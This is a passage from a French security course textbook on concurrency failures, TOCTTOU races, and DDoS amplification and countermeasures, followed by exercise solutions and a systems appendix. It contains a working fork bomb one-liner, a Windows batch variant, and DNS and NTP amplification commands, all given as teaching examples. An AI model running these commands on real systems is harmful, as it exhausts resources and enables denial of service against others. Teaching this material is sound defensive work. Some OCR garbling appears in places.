Un jeu de propriétés utile dans la gestion des bases de données est décrit par l'acronyme ACID :

- *Atomicity* : les opérations sont «atomiques», c'est-à-dire indivisibles, elles s'effectuent complètement ou ne s'effectuent pas du tout ;
- *Consistency* : l'état final d'une opération doit toujours être un état défini ;
- *Isolation* : le résultat d'une opération concurrente est identique à celui qui serait obtenu par une opération séquentielle.
- *Durability* : les résultats sont durables, c'est-à-dire que la transaction effectuée est conservée.

De nombreux systèmes de gestion de base de données implémentent ce modèle de cohérence. Cependant, dans les dernières années, la technologie a amené à échanger un peu de cohérence pour gagner en disponibilité. En effet, les mécanismes mis en place pour garantir les propriétés ACID limitent le nombre d'opérations que l'on peut effectuer – ce qui peut impacter le passage à l'échelle d'un système distribué.

Plusieurs auteurs se sont donc tournés vers un autre ensemble de propriétés, BASE :

- *Basically available* : il y aura une réponse à toutes les requêtes, mais cette réponse peut être un refus, ou une information que la donnée souhaitée est encore dans un état non déterminé ;
- *Soft state* : l'état du système change au cours du temps, même en l'absence de transactions, du fait de mécanismes internes ;
- *Eventual consistency* : à terme, le système deviendra cohérent, à un moment où il ne recevra plus de transactions.

C'est cette philosophie qui équipe par exemple les infrastructures Amazon S3.

Dans la pratique, la cohérence forte est un problème. En effet, les modèles de cohérence forte présentent inévitablement des latences, voire des blocages. Il est parfois préférable de laisser accès à une donnée, même périmée (*weak consistency*), si elle est indisponible dans sa dernière version.

8.5.2 Quelques exemples

Lorsque la gestion de la concurrence est incorrecte, des vulnérabilités se présentent – que ce soit en faisant défaut aux spécifications, en ouvrant un canal auxiliaire ou en donnant à un adversaire le pouvoir de contrôler le système. Voici quelques exemples historiques des effets d'une mauvaise gestion de la concurrence :

- Accidents
 - Le 14 août 2003, une cascade de défaillances provoque la plus grosse coupure électrique de l'histoire des États-Unis d'Amérique. Privant près de 60 millions d'habitants d'électricité pendant plusieurs heures, et visible depuis l'espace, cette coupure résultait d'un problème de concurrence dans le système d'alarme. L'alarme est restée bloquée pendant une heure, les systèmes n'ont pas été déconnectés, et une surcharge a ainsi pu atteindre 256 stations électriques.
 - Entre 1985 et 1987, l'appareil de radiothérapie Therac-25 provoque la mort d'au moins cinq personnes en les irradiant avec une dose bien trop élevée. Ce dysfonctionnement était la conséquence d'une informatique lamentable, qui présentait entre autres problèmes une mauvaise gestion de la concurrence.
 - En 2004, 800 avions en vol perdent le contact avec les tours de contrôle pendant trois heures, suite à un bug dans le système Microsoft Windows utilisé par les contrôleurs, qui a nécessité le redémarrage des équipements. La panne a causé des retard pour 400 vols, et 600 vols au total ont du être annulés.
 - En 1997, le robot *Mars Pathfinder* s'est soudain mis à dysfonctionner quelques jours à peine après sa descente sur la planète Mars. Après plusieurs mois d'analyse, la cause est identifiée : il s'agissait d'un problème de concurrence : un programme secondaire d'accaparant l'unité de calcul (*priority inversion*).

- Attaques
 - Sur UNIX, les processus sans priviléges pouvaient toutefois manipuler `/tmp`. En outre, les API du système de fichier autorisaient des séquences non atomiques. Ainsi, un programme pouvait créer un fichier, lancer une opération dessus (ce qu'il avait le droit de faire), et avant que cette opération ne soit effectuée, en changer la nature (un symlink vers un fichier auquel il n'a pas accès, par exemple)⁶⁹
 - Les processeurs multi-coeurs (mais aussi ceux qui utilisent le multithreading symétrique et l'hypothreading) partagent des caches. En analysant les défauts de cache, un programme s'exécutant en parallèle peut extraire des clés RSA ou AES utilisées par un autre⁷⁰.
 - L'utilisation de la non atomicité des *wrappers* d'appels systèmes permet de manipuler un système multiprocesseur, en s'échappant du `sys jail` des systèmes BSD⁷¹.

D'une manière générale la sécurité des systèmes concurrents est un défi. Les modèles de cohérence sont complexes (les modèles « faibles » étant plus complexes que les modèles « forts »), et leur implémentation difficile en général. En particulier, le temps (physique) est un facteur qui entre en ligne de compte. En particulier, l'atomicité doit être garantie *au plus bas niveau* – c'est-à-dire au niveau du processeur – sans quoi elle pourra toujours être contournée, et toute fenêtre d'opportunité ainsi existante pourra être élargie par un adversaire assez déterminé.

Le développement de systèmes concurrents n'est pas facile, et pourtant les plateformes distribuées prolifèrent, répondant d'abord à un impératif commercial. En particulier, déteindre les problèmes d'un tel système – que ce soit *a priori*, par analyse statique, ou *in vivo*, lorsque le problème se manifeste – reste difficile : l'explosion combinatoire limite le pouvoir des méthodes formelles, les transitions sont souvent non déterministes, les *debuggers* masquent généralement les problèmes plutôt qu'ils ne les repèrent (on parle de « heisenbugs »), et les performances – celles-là mêmes pour lesquelles on avait opté pour un système concurrent en premier lieu – donnent l'impression trompeuse que les fenêtres d'attaque sont infiniment fines. Le modèle de mémoire partagée est simple mais prompt à ouvrir des canaux auxiliaires – le modèle de *message passing* est plus élégant mais pas directement implantable.

La plupart des langages de programmation (C, C++, Java, Python pour ne citer que les plus coupables) n'ont aucun moyen de contrôle de la concurrence – les compilateurs peuvent d'ailleurs empirer les choses en optimisant des parties du code inutiles s'il était exécuté séquentiellement, mais vitales dès lors qu'il est lancé sur un système multi-tâche.

8.5.3 Processus, threads et multi-tâche

Un *processus* est une instance d'un programme actuellement exécuté par un ordinateur. Généralement, cette exécution est supervisée par le système d'exploitation, qui gère la mémoire, garantissant ainsi l'isolation d'avec les autres processus éventuellement en cours d'exécution, desquels il n'a pas connaissance. Le système d'exploitation fournit également des mécanismes pour le *message passing* (en tout cas pour les systèmes POSIX et Linux).

Ceci étant, un processus est relativement lourd. Afin de faciliter le parallélisme, ils peuvent utiliser des *threads* : il s'agit d'une partie du programme en cours, qui peut être exécutée simultanément sur plusieurs processeurs, et qui partage une même mémoire (au sein de la mémoire du processus lui-même).

En réalité, ni les processus ni les threads n'ont besoin de plusieurs processeurs : les systèmes d'exploitation « multi-tâches » donnent l'impression qu'ils exécutent plusieurs programmes simultanément par *timeslicing*. À des intervalles très brefs le processeur passe d'un thread à l'autre. Dans les systèmes modernes, c'est le système d'exploitation qui décide quand cela se produit (*preemptive multitasking*), autrefois c'étaient les programmes qui libéraient le processeur – ou oublyaient de le faire (*cooperative multitasking*).

Aujourd'hui, on peut effectivement lancer plusieurs threads simultanément sur un même processeur, et même exécuter plusieurs processus sur plusieurs processeurs. Il reste toutefois des limites théoriques et techniques aux gains ainsi obtenus. En particulier, les threads doivent vérifier l'une des propriétés suivantes (*thread-safety*), au risque de produire des résultats incohérents :

⁶⁹Décris dans [Bishop et al., 1996], voir aussi [Wei and Pu, 2005].

⁷⁰Décris dans [Bernstein, 2005, Osvik et al., 2006, Percival, 2005, Wang and Lee, 2006].

⁷¹Décris dans [Provos, 2003], voir aussi la description de `sys jail` par Kristaps Džonsons.

- *Re-entrancy* : on impose que le code destiné à un thread doit pouvoir être interrompu au milieu de son exécution, puis poursuivi à n’importe quel moment. En particulier, cela implique qu’il n’utilise aucune variable statique ou globale (sauf constante), qu’il ne peut pas modifier son propre code et qu’il ne peut pas invoquer de code qui serait non-réentrant.
- *Synchronisation* : les états partagés ne peuvent pas être évités, mais on sérialise l’accès aux données communes (*mutual exclusion*, opérations atomiques).

Enfin, tous les threads ne sont pas égaux pour le système d’exploitation, qui peut leur attribuer différents niveau de priorité (par exemple avec la commande `ni ce sout` Linux). Les processus prioritaires ont en théorie plus de temps processeur que les processus moins prioritaires. Cependant, une implémentation naïve risque de provoquer une situation d’*inversion de priorité* : un programme peu prioritaire mais rapide serait exécuté bien plus souvent qu’un programme prioritaire mais lent. La plupart des systèmes d’exploitation modernes se sont toutefois prémunis contre ce problème, *via* différents mécanismes – en restreignant notamment l’accès aux sections critiques.

8.5.4 Fuite, famine, deadlocks, livelocks, TOCTTOU

Les mécanismes de synchronisation sont les plus répandus. Ils visent à garantir notamment la cohérence des ressources manipulées par plusieurs processus ou plusieurs threads. Cependant, les programmes restent responsables des requêtes qu’ils font, ce qui provoque des défaillances souvent difficiles à reproduire :

- *Fuite* : un programme consomme de plus en plus de ressources, par exemple en allouant de la mémoire qu’il ne libère pas après usage. Dans les systèmes à mémoire virtuelle, il est alors susceptible de s’approprier presque toute la mémoire disponible, en privant les autres, provoquant des ralentissements, l’arrêt de programmes voire du système.

EXEMPLE · FORK BOMB

Un programme qui se réplique lui-même va rapidement consommer les ressources d’un système. L’exemple le plus simple est la *fork bomb*, une courte commande du shell^a :

```
:(){ :|:&};:
```

Ce programme s’appelle lui-même récursivement. Pour contrôler l’impact d’un tel code, Linux permet de limiter le nombre de processus créés par un utilisateur (commande `ulimit`).

^aPour les systèmes Windows, qui ne supportent pas les *forks*, on peut toujours lancer un nouveau processus. Pour cela, le code batch suivant suffit : %0!%0.

- *Famine* : cela se produit lorsqu’un programme qui fait une demande de ressources n’obtient jamais satisfaction. Les programmes les moins prioritaires (tâches d’arrière-plan par exemple) sont les plus visés par ce problème. Plusieurs stratégies peuvent être employées pour éviter que des programmes soient laissés pour compte lorsque les ressources existent mais ne leur sont pas attribuées. Cependant, celles-ci ont un impact sur la performance des opérations.
- *Deadlock* (ou « interblocage ») : c’est une situation dans laquelle plusieurs processus sont en concurrence pour des ressources, et que chacun attend que l’autre finisse – si bien qu’aucun ne finit.

EXEMPLE · CONDITIONS DE COFFMAN POUR L’INTERBLOCAGE

Les conditions suivantes sont nécessaires à la production d’un interblocage :

- Au moins une ressource ne peut être partagée : un seul processus peut l’utiliser à la fois ;
- Un processus détient actuellement une ressource et demande des ressources détenues par d’autres processus ;
- Le seul moyen pour qu’une ressource soit libérée est que le processus qui la détient la relâche, après avoir complété sa tâche ;
- Un processus doit attendre qu’une ressource soit libérée par un processus, lequel attend une ressource, &c. qui attend la ressource détenue par le processus de départ (attente circulaire).

Il suffit qu'une seule condition soit invalidée pour qu'un interblocage soit impossible.

- *Livelock* : de manière similaire au *deadlock*, deux processus peuvent mutuellement réagir l'un à l'autre, sans toutefois se bloquer – ils sont juste trop occupés à se parler pour poursuivre leur exécution.

Ces situations sont réelles, certaines peuvent être évitées (si on peut vérifier formellement l'intégralité du système), d'autres mitigées (on peut sortir d'un *deadlock* en tuant l'un des processus impliqués, on peut limiter le nombre de *forks* par utilisateurs, &c.). Mais dans le cas où l'on n'a pas le contrôle sur le système d'exploitation, ou sur l'utilisation des ressources, le mieux que l'on puisse faire est de vérifier l'état au moment de chaque opération.

EXEMPLE · TIME-OF-CHECK-TO-TIME-OF-USE ET LABYRINTHES

Une vulnérabilité classique se présente dès qu'il y a un écart entre la vérification des droits d'accès et l'exécution d'une opération nécessitant des droits particuliers. Le scénario est le suivant :

- Alice demande l'accès à un fichier *F* ;
- Le système vérifie les droits d'Alice ;
- Le système vérifie qu'Alice est autorisée à accéder à *F* ;
- En fonction de ces vérifications, le système effectue l'opération demandée par Alice ou non.

Dans un programme séquentiel, chaque opération s'exécutant l'une après l'autre, dans cet ordre et sans interruption, il s'agirait d'un protocole correct. Cependant, dès que plusieurs threads s'exécutent, sur un système multi-tâche préemptif (du genre de la plupart des systèmes d'exploitation actuels), le scénario suivant est possible^a :

- 1 Alice demande l'accès à un fichier *F* qu'elle contrôle ;
- 1 Le système vérifie les droits d'Alice ;
- 1 Le système vérifie qu'Alice est autorisée à accéder à *F* ;
- [2] Alice change *F* qui désormais est un lien symbolique vers un fichier *G* ;
- 1 Le système effectue l'opération demandée par Alice sur le fichier *G*.

Un moyen de gagner du temps pour que l'opération [2] se fasse est d'utiliser un *file maze*^b : une série de liens symboliques et de répertoires imbriqués les uns dans les autres. Le système d'exploitation met un long moment (des secondes, voire des minutes) à parcourir ce « lababyrinthe », donnant du temps à l'adversaire pour effectuer des changements intermédiaires.

Plusieurs stratégies sont envisageables pour limiter l'efficacité de ces attaques^c.

^aC'est par exemple la stratégie derrière CVE-2006-0058, CVE-2003-0813, CVE-2001-0317 et bien d'autres.

^bVoir [Borisov et al., 2005].

^cVoir par exemple [Tsafrir et al., 2008].

8.5.5 Déni de service distribué

Un déni de service désigne d'abord un système qui ne remplit pas sa fonction. Les causes peuvent être triviales : panne électrique, câble débranché, &c. ce peut aussi être l'effet d'une vulnérabilité logicielle⁷². Dans tous les cas, c'est la conséquence de l'épuisement d'une ressource nécessaire au bon fonctionnement du système.

C'est généralement un phénomène visible – quoique pas nécessairement à l'instant où il se produit – qui impacte directement l'activité (en interrompant la production, par exemple). Bien entendu, un adversaire assez fort saura également utiliser un tel déni à son avantage⁷³, c'est donc en plus d'une nuisance une véritable vulnérabilité.

⁷²Voir par exemple oCERT-2011-003, intitulé « Denial of Service through hash table multi-collisions », qui impactait Java, JRuby, PHP, Python, Rubinius, Ruby, Apache Geronimo, Apache Tomcat, Oracle Glassfish, Jetty, Plone, Rack et Google V8.

⁷³C'était un élément clé de l'attaque de Mitnick sur le FBI en 1994.

Contexte Depuis une quinzaine d'années, une forme spécifique de déni de service s'est démocratisée : le déni de service distribué (DDoS), à destination majoritairement des sites Web. Cela s'explique par la relative simplicité de mise en place, pour l'adversaire, qui peut désormais coordonner des attaques *via* les réseaux sociaux, des logiciels spécialisés, voire un botnet – sans compter les *'DDoS-as-a-service'* vendus sur le marché noir⁷⁴. En revanche, du côté des organisations qui cherchent à s'en prémunir⁷⁵, les solutions sont rares, coûteuses et insatisfaisantes.

Idealement, la détection et la limitation de telles attaques devrait se faire au niveau des fournisseurs d'accès lorsqu'ils le peuvent, étant mieux équipés et mieux placés pour endiguer la propagation des attaques. Mais, comme discuté dans l'exemple de la page 14, ils n'ont généralement aucun intérêt à agir ainsi – à moins d'y être contraints financièrement ou légalement, ce qu'il ne sont pas à l'heure où ces lignes sont écrites. Pire, alors même que ces attaques étaient déjà très actives au début du siècle – paralytant des organismes tels que Amazon et eBay – la menace n'était pas considérée sérieuse et aucun mécanisme de sécurité n'avait été déployé. Aujourd'hui, de telles attaques se produisent chaque minute.

EXEMPLE · ATLAS DES ATTAQUES PAR DDoS EN DIRECT

Utilisant des *honeypots*, il est possible de retracer les attaques en cours à un moment donné. Voici deux sites parmi ceux qui proposent une visualisation interactive du phénomène :

- Digital Attack Map : <http://www.digitalattackmap.com/>
- Arbor Global DoS Report : <https://atlas.arbor.net/summary/dos>

Ce dernier donne quelques détails supplémentaires sur la nature des attaques, leur origine supposée et leurs cibles.

Méthodes L'idée centrale d'un déni de service est de viser un point essentiel d'une installation – généralement, un de ses équipements réseau, ou une des applications serveur. La méthode la plus générique pour faire cela est de transmettre à la victime un volume gigantesque de données à traiter.

Dans le cas des réseaux, deux méthodes sont couramment employées :

- Accaparer la bande passante : il s'agit en fait d'envoyer une myriade de tout petits paquets – par exemple UDP, ou TCP SYN⁷⁶/RST/NULL. Les équipements actuels jettent l'éponge lorsqu'ils reçoivent de l'ordre de 10^6 paquets par seconde. Pour comparaison, un seul serveur peut générer plus de 10^5 paquets par seconde. Autre version (voir ci-dessous) : les attaques par réflexion DNS, ICMP, SNMP ou NTP.
- Accaparer la puissance de calcul : il s'agit de transmettre une requête complexe qui force le système victime à utiliser intensivement ses ressources de calcul. Ce peut être une expression régulière risquée⁷⁷ dans un moteur de recherche ou un filtre de sécurité, ce peut être une fonction lente de la base de données⁷⁸, ce peut être un protocole mal défini qui risque une récursion infinie, &c.

Cependant un adversaire isolé cherchant à lancer une telle attaque ne parviendra généralement qu'à congestionner son propre point réseau, sans conséquence pour son espérée victime. Bien entendu, afin de ne pas éveiller les soupçons ou de ne pas être identifiés, les attaquants prennent soin de varier le contenu des paquets émis – plusieurs sources, plusieurs types d'attaques. Alternativement, certains adversaires « recrutent » des anonymes pour les faire lancer les attaques – ce sont alors ceux-ci qui prennent le risque d'être poursuivis.

Dans les dernières années, la mode semble être aux attaques par amplification.

EXEMPLE · ATTAQUE DDoS PAR AMPLIFICATION DNS

Afin de comprendre l'attaque par amplification, il faut déjà parler des attaques par réflexion. Le principe en est simple : les paquets des protocoles Internet, comme mentionné en section 8.2 page 79, supposent que l'adresse de celui qui envoie le message est correctement renseignée. Il suffit à l'adversaire d'écrire en fait

⁷⁴En septembre 2014, les offres « premier prix » étaient en dessous de 4€ – accessibles même à un collégien.

⁷⁵Ou, encore plus souvent, à « accepter le risque », comme stipulé dans ISO 27001 pour se décharger de cette responsabilité...

⁷⁶Historiquement, l'attaque TCP SYN suffisait à provoquer un déni de service. En effet, la machine contactée attendait indéfiniment le paquet SYN+ACK correspondant. En occupant ainsi toutes les ressources de la victime, l'adversaire l'empêchait de se connecter à un autre système.

⁷⁷Par exemple $(a+)^*$, à qui l'on soumet `aaaaaaaaaaaaaa` – le nombre de sous-expressions satisfaisant l'expression régulière est explosif.

⁷⁸Les fonctions d'inventaire de `postgres` sont un exemple.

l'adresse de sa victime à la place. Il envoie alors le paquet à un tiers – par exemple un serveur à forte bande passante – qui répond, en toute bonne foi, à l'adresse qui lui a été fournie.

On parle d'*amplification* lorsque la réponse du serveur est largement plus volumineuse que le paquet qui l'a provoquée. Le « facteur d'amplification » mesure le rapport entre la taille des données envoyées par le serveur tiers et la taille des données que l'adversaire lui a envoyées. Un exemple simple est celui du protocole DNS. Par exemple, une requête ANY (25 octets) renvoie tous les enregistrements en cache d'un serveur DNS – les plus volumineux étant ceux du protocole « sécurisé » DNSSEC. Par exemple, cette commande

```
dig DNSKEY isc.org @8.8.8.8
```

renvoie 461 octets, pour 25 octets envoyés. Cela fait un facteur d'amplification de l'ordre de 18, et le protocole DNS étant basé sur UDP, on peut falsifier l'adresse source des requêtes. Un adversaire aura repéré une liste conséquente de serveurs DNS rapides et verbeux, qu'il contactera depuis différents points d'accès, rendant ainsi très difficile l'interception et pouvant atteindre de très grands volumes – plus de 300Gb/s contre un seul site en mars 2013⁷⁹.

⁷⁹Voir <http://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet>

Bien d'autres protocoles que DNS sont vulnérables à ce type d'attaques⁸⁰. En 2014, le groupe @derptrolling et d'autres lancent une série d'attaque sur des serveurs de jeu, des journaux, des organismes gouvernementaux et le site CloudFlare (spécialiste de la protection contre le déni de service) atteignant le record actuel de débit (plus de 400Gb/s). Ils ont utilisé une attaque par amplification NTP^{80,81} (CVE-2013-5211).

Contre-mesures La détection des données suspectes a déjà été évoquée en section 2.0.4 page 26 – il s'agissait d'une forme d'analyse comportementale. Alternativement, on peut tenir à jour des listes noires et des listes de réputation – avec le risque que l'objectif réel de l'attaquant soit la mise à l'index de sa victime... Il existe également des mécanismes de rustine diminuant la vulnérabilité aux attaques simples et isolées.

EXEMPLE · SYN COOKIES

Le protocole TCP établit une connexion au moyen d'une « poignée de main » qui se fait en trois étapes : le client émet un paquet SYN, le serveur répond avec un paquet ACK, le client répond avec SYN+ACK et la conversation se lance. Le principe du *synflood* est simple : un client entame de nombreuses connexions via un paquet SYN, épuisant ainsi les ressources du serveur qui attend indéfiniment le paquet SYN+ACK correspondant.

Une idée pour se protéger de ces attaques, tout en continuant d'être disponible aux clients légitimes, consiste à répondre à toutes les demandes, mais sans allouer de ressources pour la connexion. C'est seulement si un paquet ACK légitime est reçu – ce que l'on sait car le numéro de séquence TCP correspond à un paquet émis par le serveur – que la connexion est établie et les ressources correspondantes déployées.

Les SYN cookies font partie de la pile réseau de la plupart des systèmes d'exploitations modernes. S'ils sont compatibles avec le protocole TCP dans la majorité des cas, ils sont en conflit dans d'autres (en particulier les « options » TCP). Une proposition d'amélioration, TCPCT (RFC 6013), a été expérimentée mais son succès est limité, en particulier à cause de la baisse de performances réseau que ce protocole provoque. Enfin, l'utilisation des SYN cookies peut permettre à un adversaire de contourner le filtrage d'un pare-feu s'il parvient à correctement deviner le numéro de séquence d'un paquet ACK.

Au point de vue particulier, face à un déni de service, une fois la cause identifiée, on peut éventuellement proposer une solution à sa hauteur (rétablir l'alimentation électrique, remplacer les équipements endommagés, &c.). En revanche, il n'y a rien à faire contre un déni de service distribué à ce niveau.

Pour pouvoir résister à une telle attaque, l'infrastructure doit avoir été pensée pour en premier lieu : soit absorber la charge, soit disposer de serveurs redondants utilisant des connexions différentes non saturées, soit prier leur fournisseur d'accès (ou un intermédiaire régulant le trafic) de faire le tri nécessaire (par exemple via BCP 38/RFC 2827). En matière de prévention, les pare-feux *stateless*, les IPS et l'inspection profonde des paquets sont à envisager. Certaines entreprises se proposent de gérer l'aiguillage des données réseau et on voit se développer les offres de *protection-as-a-service*.

⁷⁹Même si DNS reste une cible de choix. En 2012, une vulnérabilité logicielle permettait de lancer PowerDNS dans une boucle infinie : <http://doc.powerdns.com/html/powerdns-advisory-2012-01.html>.

⁸⁰On utiliserait alors l'option « monitor list », de la manière suivante par exemple : ntpdc c monlist <adresse IP>.

⁸¹Voir <http://blog.cloudflare.com/technical-details-behind-a-400gbps-ntp-amplification-ddos-attack>.

On peut également agir au niveau des serveurs utilisés dans l'attaque : serveurs NTP, DNS, SNMP &c. en les configurant correctement, de sorte à limiter leur pouvoir d'amplification. Deux lectures essentielles sont le rapport de Google⁸² et du CERT-FR⁸³. Enfin, mettre en place un filtrage IP à l'intérieur de l'organisation (*ingress filtering*) permettra d'empêcher les utilisateurs de lancer des attaques par amplification vers l'extérieur – volontairement ou pas.

⁸²Voir <https://developers.google.com/speed/public-dns/docs/security>

⁸³Voir <http://www.cert.ssi.gouv.fr/site/CERTA-2008-INF-002/>.

9 | Résumé de la deuxième partie

9.0 Points clés

- L'information, donc sa sécurité, peuvent être formalisées. Mais cela pose des défis théoriques et techniques nous laissant bien souvent avec des approximations imparfaites et des outils partielles.
- Les outils de la cryptographie peuvent être utilisés pour tenter d'offrir les garanties de sécurité désirées. Mais ils ont leurs propres limites et vulnérabilités, et doivent être utilisés correctement. En particulier, la génération de nombres « aléatoires » est souvent une étape clé des protocoles cryptographiques, qu'ils ne peuvent assurer eux-mêmes, et qui est susceptible de rendre vulnérable ces protocoles.
- Les vulnérabilités tombent en général dans peu de catégories : fingerprinting, injection, concurrence, mauvaise cryptographie, canaux auxiliaires – et les individus, qui sont des cibles de plus en plus privilégiées.
- Une attaque s'articule en phases simples que l'on peut comprendre, analyser et contrer.
- Il existe des moyens de déte^cter des vulnérabilités, d'en limiter l'impa^ct, d'en déte^cter l'exploitation ; et les audits permettent de repérer les failles évidentes – encore faut-il utiliser les uns et les autres.

9.1 Pour aller plus loin

Sur le plan formel, le mieux que l'on puisse faire est un système s'appuyant sur une pyramide de preuves formelles. Au moment où ces lignes sont écrites, il n'existe qu'un seul tel système d'exploitation : seL4¹ – et de très rares logiciels qui fonctionnent dessus. Mais les preuves ne garantissent pas qu'un système sera bien utilisé, ni qu'un individu ne contournera pas les procédures. Le développement des méthodes formelles est un domaine extrêmement actif et vaste, et on ne peut qu'encourager le lecteur à s'y intéresser.

Sur le plan technique, une cible croissante des attaques est aujourd'hui l'ensemble des ordinateurs embarqués – dans les véhicules, dans les téléphones portables (voir par exemple [Diao et al., 2014]), dans les équipements domestiques. Ceux-ci ont souvent une génération de retard, et attirent particulièrement l'attention des criminels. En particulier, la démultiplication de systèmes connectés à Internet rend d'autant plus facile les attaques de type DDoS. D'autre part, le développement de la virtualisation pose de nouvelles questions concernant leur sécurité réelle. Des *rootkits* et des *red pills* (voir par exemple [Paleari et al., 2009]) voient le jour qui abusent ces systèmes.

L'automatisation (des méthodes de vérification, des outils d'exploitation, des outils de détection, &c.) est à la mode. Cela dote leurs utilisateurs – bien intentionnés ou pas – de beaucoup de pouvoir, même s'ils n'ont que peu de compétences. Mais cela les constraint aussi à une vision étiquetée du problème. Une analyse de sécurité doit, au contraire, se poser avec assez de recul, en conscience des limites de ces outils.

¹<http://sel4.systems/>.

Solution des exercices

Exercice sur le modèle de Bell-LaPadula (p. 50)

Dénommons Alice et Bob respectivement des sujets de niveau d'accès élevé et bas. Le modèle de Bell-LaPadula autorise Bob à écrire pour Alice, mais elle n'est pas censée pouvoir répondre. Pourtant, elle le peut, par exemple de la façon suivante, en utilisant un canal caché :

- Bob crée un fichier LOL.jpg
- Alice
 - Édite le fichier (cas 0)
 - N'édite pas le fichier (cas 1)
- Bob tente d'accéder à LOL.jpg
 - L'accès lui est refusé (cas 0)
 - L'accès lui est autorisé (cas 1)

Ainsi, Alice a transmis à Bob un bit, 0 ou 1. Il leur suffit de recommencer pour transmettre plus d'informations.

Exercice sur l'information mutuelle (p. 52)

La variable X est distribuée uniformément sur l'espace discret $1, 2, 3, 4, 5, 6$; de même la variable Y est distribuée uniformément sur l'espace discret $0, 1$. L'information mutuelle est :

$$\begin{aligned} I(X, Y) &= \sum_{x,y} \mathbb{P}(x,y) \log_2 \left(\frac{\mathbb{P}(x,y)}{\mathbb{P}(x)\mathbb{P}(y)} \right) \\ &= \sum_{x \text{ pair}, y=0} (\dots) + \sum_{x \text{ impair}, y=0} (\dots) + \sum_{x \text{ pair}, y=1} (\dots) + \sum_{x \text{ impair}, y=1} (\dots) \\ &= \sum_{x \text{ pair}, y=0} (\dots) + \sum_{x \text{ impair}, y=1} (\dots) \\ &= 6 \frac{1}{6} \log_2 \left(\frac{1/6}{1/6 \cdot 1/2} \right) \\ &= \log_2(2) \\ &= 1 \end{aligned}$$

Autrement dit la mesure de Y donne 1 bit d'information sur X , et réciproquement la mesure de X donne 1 bit d'information sur Y – ce qui est assez pour connaître Y entièrement puisque $H(Y) = 1$.

Exercice sur le treillis MLS (p. 49)

1. On a :

$$\begin{aligned} (\emptyset, \text{public}) &\leq (\{\text{eng, math}\}, \text{private}) \\ (\text{eng, private}) &\leq (\{\text{eng, math}\}, \text{private}) \\ (\text{phil, private}) &\not\leq (\{\text{eng, math}\}, \text{private}) \\ (\text{math, secret}) &\not\leq (\{\text{eng, math}\}, \text{private}) \end{aligned}$$

Ainsi l'utilisateur ne peut accéder qu'aux objets a et b .

2. Pour accéder à tous ces objets, il faut (au moins) une accréditation ($\{\text{eng}, \text{math}, \text{phil}\}$, secret)

Appendices

A | Éléments des systèmes & réseaux

Une connaissance pratique ou superficielle serait suffisante à la gestion des risques discutée dans ce cours – mais comment savoir à quels risques on s'expose, comment s'en prémunir, &c. si l'on n'a pas une idée précise de ce qui est en jeu, du terrain sur lequel se joue le théâtre de la sécurité ? Voici donc quelques rappels techniques.

A.o Traitement des données

Le rôle des technologies de l'information est de manipuler, c'est-à-dire transmettre et transformer, « de l'information ».

Afin de clarifier, on parlera de *données* d'un côté, lorsqu'il s'agit d'un matériau (ou d'une représentation) sur lequel on souhaite opérer – et d'*instructions* ou de *contrôle* de l'autre côté, lorsqu'il s'agit de savoir quelle opération effectuer.

Quoi qu'il en soit, il n'y a rien, aucun traitement, aucun transfert, qui ne se fasse sans que la mécanique sous-jacente soit mise en branle, et il nous faudra savoir *comment* pour bien comprendre qui transmet quelles informations où. Ce n'est pas aussi « évident » que l'on pourrait être tenté de le croire.

Le traitement de l'information repose donc sur quatre éléments en interaction :

- Les stockages, où sont conservées données et instructions ;
- Les canaux, par lesquels sont transmises données et instructions ;
- Les instructions, qui commandent ce qui doit être fait des données ;
- Le système de traitement, qui doit effectuer ce que commandent les instructions.

On peut à cela ajouter l'élément humain, concepteur de ces éléments, utilisateur et source des données et instructions.

A.1 Niveaux d'abstraction

Le succès de l'informatique au xx^e siècle s'explique entre autres choses par l'efficacité de la méthode d'abstraction fonctionnelle.

Faire abstraction, c'est décider d'ignorer un certain nombre de phénomènes. Un *niveau d'abstraction* correspond à un ensemble cohérent de tels oublis. Par exemple, du point de vue électrique, une pomme de terre, un cheval ou un morceau de cuivre sont caractérisés par leur résistance (ou leur impédance) – abstraction faite de leurs autres propriétés ou dispositions. On ne retient que la *fonction* du composant.

À un niveau d'abstraction donné, on utilise le composant pour sa fonction, peu importe comment il la réalise. Fondamentalement, cela signifie que différents niveaux d'abstraction peuvent être étudiés et conçus indépendamment, sans s'impacter les uns les autres. C'est ce qui fait toute la force de cette manière de faire : *un niveau d'abstraction est indépendant des autres et peut être remplacé tant que sa fonction est maintenue*¹.

À chaque niveau d'abstraction, on adopte donc un langage adapté (quoiqu'incapable de décrire précisément le fonctionnement d'un autre niveau). On développe également des outils spécifiques. À chaque niveau, les composants se comportent selon des règles (implicites ou explicites) valables au sein de ce niveau.

Il y a deux exemples classiques, qu'il est intéressant de connaître :

¹Étant entendu, bien sûr, que les conditions et hypothèses qui permettent de faire cette abstraction sont vérifiées.

- Une première série d'abstractions est par exemple celle-ci (que nous allons explorer en partie) :

Abstraction	Langage	Outils
Phénomènes électromagnétiques	Champs E , B &c.	Équations de Maxwell, loi de Stefan &c.
Champs quasi-statiques, températures modérées, solides	Tension, Impédance &c.	Loi d'Ohm, de Kirchoff, de Tellegen &c.
Semi-conducteurs	Bande de valence, de conduction, dopage, effet tunnel	Mécanique quantique
Courants faibles, tensions valant entre 0 et 5V	Transistor saturé, conduction, blocage	Numération binaire, PLL &c.
Entrées binaires	Portes logiques, CMOS, RDL, RTL, DTL, TTL &c.	Théorèmes de De Morgan, tables de Karnaugh &c.
Register-transfer level (RTL)	Additionneur, multiplexeur, registres, horloge, DRAM, 555, 431 &c.	Arithmétique, nombres 2-adiques, VLSI &c.
Modules numériques	ALU, bus, ROM, FPGA &c.	HDL, HLS
Circuits intégrés	CPU, GPU, EEPROM, coprocesseur	Instructions (assembleur)
Assembleur	Accès mémoire, opcode, interrupts, &c.	Théorème de Horton-Strahler
C	Entiers, flottants, pointeurs, caractères, &c.	Compilateur, linker, analyse statique, &c.
Système d'exploitation	Mémoire virtuelle, appels système, pilotes matériels, fichiers, accès réseaux &c.	htop, fsck &c.
Traitement de texte	Police, couleurs, paragraphes &c.	Corrècteur d'orthographe

Dans ce tableau, on pourrait imaginer remplacer une ligne par n'importe quel système remplissant la même fonction. Par exemple, au lieu de fonder les portes logiques sur la physique des semi-conducteurs, on pourrait utiliser des boules de billard², ou même des crabes vivants³.

